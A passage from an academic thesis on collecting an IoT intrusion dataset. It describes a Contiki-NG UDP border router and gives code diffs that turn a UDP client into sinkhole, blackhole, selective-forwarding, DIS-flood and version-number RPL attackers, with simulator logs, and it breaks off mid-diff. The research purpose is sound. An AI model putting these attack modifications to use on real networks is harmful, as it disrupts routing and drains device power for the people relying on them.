
The UDP client and UDP server[3] codes together constitute the RPL UDP example[4] in the Contiki repository. UDP server acts as a DODAG root and echo replies the received messages back to their senders. However, it does not have the ability to assign public IP prefixes to the nodes in the network. Therefore, we merge UDP server code with the border router example code[5] from the Contiki repository. This allows to make the network public by converting the UDP server into a border router. Public IPv6 connectivity is required for the networks we use since the aim of this thesis is to collect a dataset that also contains outsider intrusions such as botnet attacks.

Figure 3.6 illustrates a proportion of the source code for the implemented UDP border router. The callback function is defined for specifying the behavior when a message is received. It prints out the log messages regarding the received messages and echo replies them back to their senders. The process thread, one the other hand, starts the border router with a web server and initializes the UDP connection for receiving and sending UDP messages using the predefined client and server ports.

[3]`https://github.com/contiki-ng/contiki-ng/blob/develop/examples/rpl-udp/udp-server.c`

[4]`https://github.com/contiki-ng/contiki-ng/tree/develop/examples/rpl-udp`

[5]`https://github.com/contiki-ng/contiki-ng/tree/develop/examples/rpl-border-router`



```c
#define WITH_SERVER_REPLY  1
#define UDP_CLIENT_PORT 8765
#define UDP_SERVER_PORT 5678

static struct simple_udp_connection udp_conn;

/* Declare and auto-start this file's process */
PROCESS(contiki_ng_br, "Contiki-NG Border Router");
AUTOSTART_PROCESSES(&contiki_ng_br);
/*---------------------------------------------------------------------------*/
static void // UDP-Server Callback Function
udp_rx_callback(struct simple_udp_connection *c,
         const uip_ipaddr_t *sender_addr,
         uint16_t sender_port,
         const uip_ipaddr_t *receiver_addr,
         uint16_t receiver_port,
         const uint8_t *data,
         uint16_t datalen)
{
  LOG_INFO("Received request '%.*s' from ", datalen, (char *) data);
  LOG_INFO_6ADDR(sender_addr);
  LOG_INFO_("\n");
#if WITH_SERVER_REPLY
  /* send back the same string to the client as an echo reply */
  LOG_INFO("Sending response.\n");
  simple_udp_sendto(&udp_conn, data, datalen, sender_addr);
#endif /* WITH_SERVER_REPLY */
}
/*---------------------------------------------------------------------------*/
PROCESS_THREAD(contiki_ng_br, ev, data)
{
  PROCESS_BEGIN();

#if BORDER_ROUTER_CONF_WEBSERVER
  PROCESS_NAME(webserver_nogui_process);
  process_start(&webserver_nogui_process, NULL);
#endif /* BORDER_ROUTER_CONF_WEBSERVER */

  /* Initialize UDP connection */
  simple_udp_register(&udp_conn, UDP_SERVER_PORT, NULL,
                      UDP_CLIENT_PORT, udp_rx_callback);
  LOG_INFO("Contiki-NG Border Router started\n");

  PROCESS_END();
}
```

Figure 3.6 border-router.c: A proportion of the implemented UDP border router source code.


3.2.2 Routing Attack Implementation

In this thesis, we implement and use 5 in-topology RPL routing attacks and a Mirai botnet attack. This section describes the implementation details of the routing attacks only. The details about the employed Mirai attack is given in Section 3.3.1.1.

We implement 5 in-topology RPL routing attacks, namely sinkhole, blackhole, selective forwarding, DIS flood and version number, on Contiki operating system over the aforementioned reference UDP client example. Each attacker represents the malicious version of a UDP client. We leverage Contiki's Cooja simulator to illustrate the capabilities and the impacts of the attacks. The simulator is used only for visualization purposes and it is not used to collect any data. We collect our IoT intrusion dataset using real devices.

3.2.2.1 Sinkhole

Sinkhole attacks aim to attract the network traffic emitted by the neighboring nodes by advertising false routing information. In this sense, a sinkhole attacker advertises an optimal rank value to be selected as the preferred parent of its neighbors (Wallgren, Raza & Voigt, 2013). This causes all neighboring traffic to pass over the attacker and the attacker may further exploit this situation in a malicious manner. For instance, the attacker may drop all the traffic passing through itself by employing a blackhole attack so that the traffic flow is disrupted. Sinkhole attacks affect the routing performance negatively.



```
2  contiki-ng-sinkhole/os/net/routing/rpl-classic/rpl-icmp6.c

@@ -478,6 +478,8 @@ dio_output(rpl_instance_t *instance, uip_ipaddr_t *uc_addr)
      int pos;
      int is_root;
      rpl_dag_t *dag = instance->current_dag;
   +  dag->rank = ROOT_RANK(instance);
   +  printf("Advertising rank %u\n", dag->rank);
    #if !RPL_LEAF_ONLY
      uip_ipaddr_t addr;
    #endif /* !RPL_LEAF_ONLY */
```

```
3  contiki-ng-sinkhole/os/net/routing/rpl-classic/rpl-timers.c

@@ -120,7 +120,8 @@ new_dio_interval(rpl_instance_t *instance)
      instance->dio_next_delay = ticks;

      /* random number between I/2 and I */
   -  ticks = ticks / 2 + (ticks / 2 * (uint32_t)random_rand()) / RANDOM_RAND_MAX;
   +  ticks = ticks >> 1;
   +  //ticks = ticks / 2 + (ticks / 2 * (uint32_t)random_rand()) / RANDOM_RAND_MAX;

      /*
       * The intervals must be equally long among the nodes for Trickle to
```

Figure 3.7 Code changes made in rpl-icmp6.c and rpl-timers.c source files for implementing the sinkhole attack.

Figure 3.7 illustrates the codes changes made for implementing the sinkhole attack (Raza et al., 2013) over a UDP client. We first advertise the rank of the attacker to be the rank of the DODAG root, the lowest rank possible, when sending DIO messages. Then, the interval for sending DIO messages is decreased for increasing the rate of advertisement during a time period.

Figure 3.8 illustrates the impact of a sinkhole attacker on a simulated network. The





Figure 3.8 The impact of a sinkhole attacker (ID: 19) on a simulated network.

green node (ID: 1) represents the border router whereas the yellow nodes represent the benign UDP client nodes. The attacker node has the node ID 19 and its is in purple. The black arrows, on the other hand, constitute the DODAG tree. The figure clearly shows that the attacker was selected to be the preferred parent by its neighbors.

3.2.2.2 Blackhole


A blackhole attacker acts as a benign node and drops all traffic passing trough itself. The aim of the attack is to isolate the child nodes by disrupting the traffic flow. Figure 3.9 illustrates the code changes made for implementing the blackhole attack (Raza et al., 2013; Wallgren et al., 2013). The attacker drops all packets whose source IP addresses are not equal to its own IP address. The conditional check is done for filtering such packets and the corresponding log messages are printed out if a packet is dropped.

Figure 3.10 illustrates the impact of the attack on a simulated network. Mote output window for the child node (ID: 11) of the attacker node (ID: 19) shows that the messages sent by the child are not responded. This is because the requests sent by the child to the root are dropped by its parent, which is the attacker.



```
8 contiki-ng-blackhole/os/net/ipv6/tcpip.c
@@ -649,6 +649,14 @@ tcpip_ipv6_output(void)
      goto exit;
    }

+   if (!uip_ds6_is_my_addr(&UIP_IP_BUF->srcipaddr)) {
+     LOG_INFO("Dropping package from ");
+     LOG_INFO_6ADDR(&UIP_IP_BUF->srcipaddr);
+     LOG_INFO(" heading to ");
+     LOG_INFO_6ADDR(&UIP_IP_BUF->destipaddr);
+     LOG_INFO("\n");
+     return;
+   }

    if(!NETSTACK_ROUTING.ext_header_update()) {
      /* Packet can not be forwarded */
```

Figure 3.9 tcpip.c: All foreign packets are dropped for implementing the blackhole attack.




```
Time: 1:27:41.468

Listen port: 60001
socket -> mote: 208 bytes
mote -> socket: 138708 bytes
Status: Client /127.0.0.1:33754 connected.

Time         Mote   Message
1:19:42.374  ID:11  [INFO: App       ] Sending request 79 to fd00::201:1:1:1
1:20:30.002  ID:11  #L 19 1
1:20:42.488  ID:11  [INFO: App       ] Sending request 80 to fd00::201:1:1:1
1:21:41.596  ID:11  [INFO: App       ] Sending request 81 to fd00::201:1:1:1
1:22:41.648  ID:11  [INFO: App       ] Sending request 82 to fd00::201:1:1:1
1:23:41.281  ID:11  [INFO: App       ] Sending request 83 to fd00::201:1:1:1
1:23:50.540  ID:11  #L 19 1
1:24:40.846  ID:11  [INFO: App       ] Sending request 84 to fd00::201:1:1:1
1:25:40.560  ID:11  [INFO: App       ] Sending request 85 to fd00::201:1:1:1
1:26:40.413  ID:11  [INFO: App       ] Sending request 86 to fd00::201:1:1:1
1:27:41.103  ID:11  [INFO: App       ] Sending request 87 to fd00::201:1:1:1
Filter: ID:11
```

Figure 3.10 The impact of a blackhole attacker (ID: 19) on a simulated network.

3.2.2.3 Selective Forwarding


In contrast to a blackhole attacker, an attacker employing the selective forwarding attack drops a proportion of the packets passing through itself. The packets to be forwarded can be selected randomly or in a more intelligent way. In this thesis, we drop the incoming packets randomly with %50 probability. The corresponding attack code is shown in Figure 3.11. In addition to the blackhole attack implementation, we add a probability check inside the conditional.

Figure 3.12 illustrates the impact of a selective forwarding attack. Mote output window for the attacker's (ID: 19) child (ID: 12) shows that only a proportion of the requests sent by the child are responded because the attacker forwards a random proportion of the incoming packets and this causes a subset of the child's requests to be dropped.



```
8 contiki-ng-selective-forwarding-random/os/net/ipv6/tcpip.c
@@ -649,6 +649,14 @@ tcpip_ipv6_output(void)
      goto exit;
    }

+   if (!uip_ds6_is_my_addr(&UIP_IP_BUF->srcipaddr) && (random_rand() % 2) == 1) {
+     LOG_INFO("Dropping package from ");
+     LOG_INFO_6ADDR(&UIP_IP_BUF->srcipaddr);
+     LOG_INFO(" heading to ");
+     LOG_INFO_6ADDR(&UIP_IP_BUF->destipaddr);
+     LOG_INFO("\n");
+     return;
+   }

    if(!NETSTACK_ROUTING.ext_header_update()) {
      /* Packet can not be forwarded */
```

Figure 3.11 tcpip.c: All foreign packets are dropped with 50% probability for implementing the selective forwarding attack.




```
Time         Mote   Message
4:29:29.705  ID:12  [INFO: App       ] Sending request 269 to fd00::201:1:1:1
4:30:29.650  ID:12  [INFO: App       ] Sending request 270 to fd00::201:1:1:1
4:31:29.989  ID:12  [INFO: App       ] Sending request 271 to fd00::201:1:1:1
4:31:37.316  ID:12  #L 19 1
4:31:55.528  ID:12  #L 19 1
4:32:30.684  ID:12  [INFO: App       ] Sending request 272 to fd00::201:1:1:1
4:32:30.818  ID:12  [INFO: App       ] Received response 'hello 272' from fd00::201:1:1:1
4:33:30.304  ID:12  [INFO: App       ] Sending request 273 to fd00::201:1:1:1
4:34:30.232  ID:12  [INFO: App       ] Sending request 274 to fd00::201:1:1:1
4:35:29.834  ID:12  [INFO: App       ] Sending request 275 to fd00::201:1:1:1
4:35:29.994  ID:12  [INFO: App       ] Received response 'hello 275' from fd00::201:1:1:1
```

Figure 3.12 The impact of a selective forwarding attacker (ID: 19) on a simulated network.

3.2.2.4 DIS Flood

DIS flood attack aims to drain the network resources by overwhelming the network traffic with a high rate of DIS control packets. As it was described in Section 2.2, the reception of DIS messages cause the neighbors of a DIS attacker to transmit DIO control packets in response and reset their trickle timers (D'Hondt, Bahmad & Vanhee, 2016). This, in turn, causes the instability of the network to increase because the neighboring nodes are triggered to send DIO messages continuously. Since their trickle timers are also reset during the attack, the nodes emit a higher amount of control messages. Therefore, DIS flood is a very effective attack that increases the power consumption of the network.

Figure 3.13 illustrates the code changes made over the UDP client code for implementing the DIS flood attack (D'Hondt et al., 2016). We first remove the time



```
8 contiki-ng-dis-flooding/os/net/routing/rpl-classic/rpl-conf.h
@@ -370,18 +370,18 @@
   * Interval of DIS transmission
   */
  #ifdef  RPL_CONF_DIS_INTERVAL
- #define RPL_DIS_INTERVAL                RPL_CONF_DIS_INTERVAL
+ #define RPL_DIS_INTERVAL                0
  #else
- #define RPL_DIS_INTERVAL                60
+ #define RPL_DIS_INTERVAL                0
  #endif

  /*
   * Added delay of first DIS transmission after boot
   */
  #ifdef  RPL_CONF_DIS_START_DELAY
- #define RPL_DIS_START_DELAY             RPL_CONF_DIS_START_DELAY
+ #define RPL_DIS_START_DELAY             0
  #else
- #define RPL_DIS_START_DELAY             5
+ #define RPL_DIS_START_DELAY             0
  #endif

  #endif /* RPL_CONF_H */
```

```
2 contiki-ng-dis-flooding/os/net/routing/rpl-classic/rpl-timers.c
@@ -98,6 +98,8 @@ handle_periodic_timer(void *ptr)
    /* handle DIS */
  #if RPL_DIS_SEND
    next_dis++;
+   int i=0;
+   while(i<20) {i++; dis_output(NULL);};
    if(dag == NULL && next_dis >= RPL_DIS_INTERVAL) {
      next_dis = 0;
      dis_output(NULL);
```

Figure 3.13 Code changes made in rpl-conf.h and rpl-timers.c source files for implementing the DIS flood attack.

interval between transmitting DIS messages and the delay for transmitting the first DIS message. This allows the attacker to multicast DIS messages continuously as soon as it starts running. Then, we add a code segment into the part where the DIS messages are handled so that the attacker transmits a high rate of DIS control packets without making any interval and delay checks.

Figure 3.14 illustrates the behavior of a DIS flood attacker with the ID 19 on a simulated network. The black arrows represent the DODAG tree whereas the blue arrows represent the messages being transmitted by the nodes at a time. The figure shows that the attacker transmits DIS messages to its neighbors constantly.





Figure 3.14 The behavior of a DIS flood attacker (ID: 19) on a simulated network.

3.2.2.5 Version Number

Version number attack aims to deplete the network resources by creating topological inconsistencies. The attacker achieves this by advertising an updated DODAG version through the transmitted DIO messages. The neighbor nodes receiving these DIO messages keep updating their parents based on the received version numbers by performing global repairs. This causes them to rebuild the DODAG tree constantly so that the network consumes a lot of power (D'Hondt et al., 2016). Figure 3.15 illustrates the code change made for advertising the incremented DODAG version number at the attacker side (D'Hondt et al., 2016).



```
2 contiki-ng-version-number/os/net/routing/rpl-classic/rpl-icmp6.c
@@ -496,7 +496,7 @@ dio_output(rpl_instance_t *instance, uip_ipaddr_t *uc_addr)

   buffer = UIP_ICMP_PAYLOAD;
   buffer[pos++] = instance->instance_id;
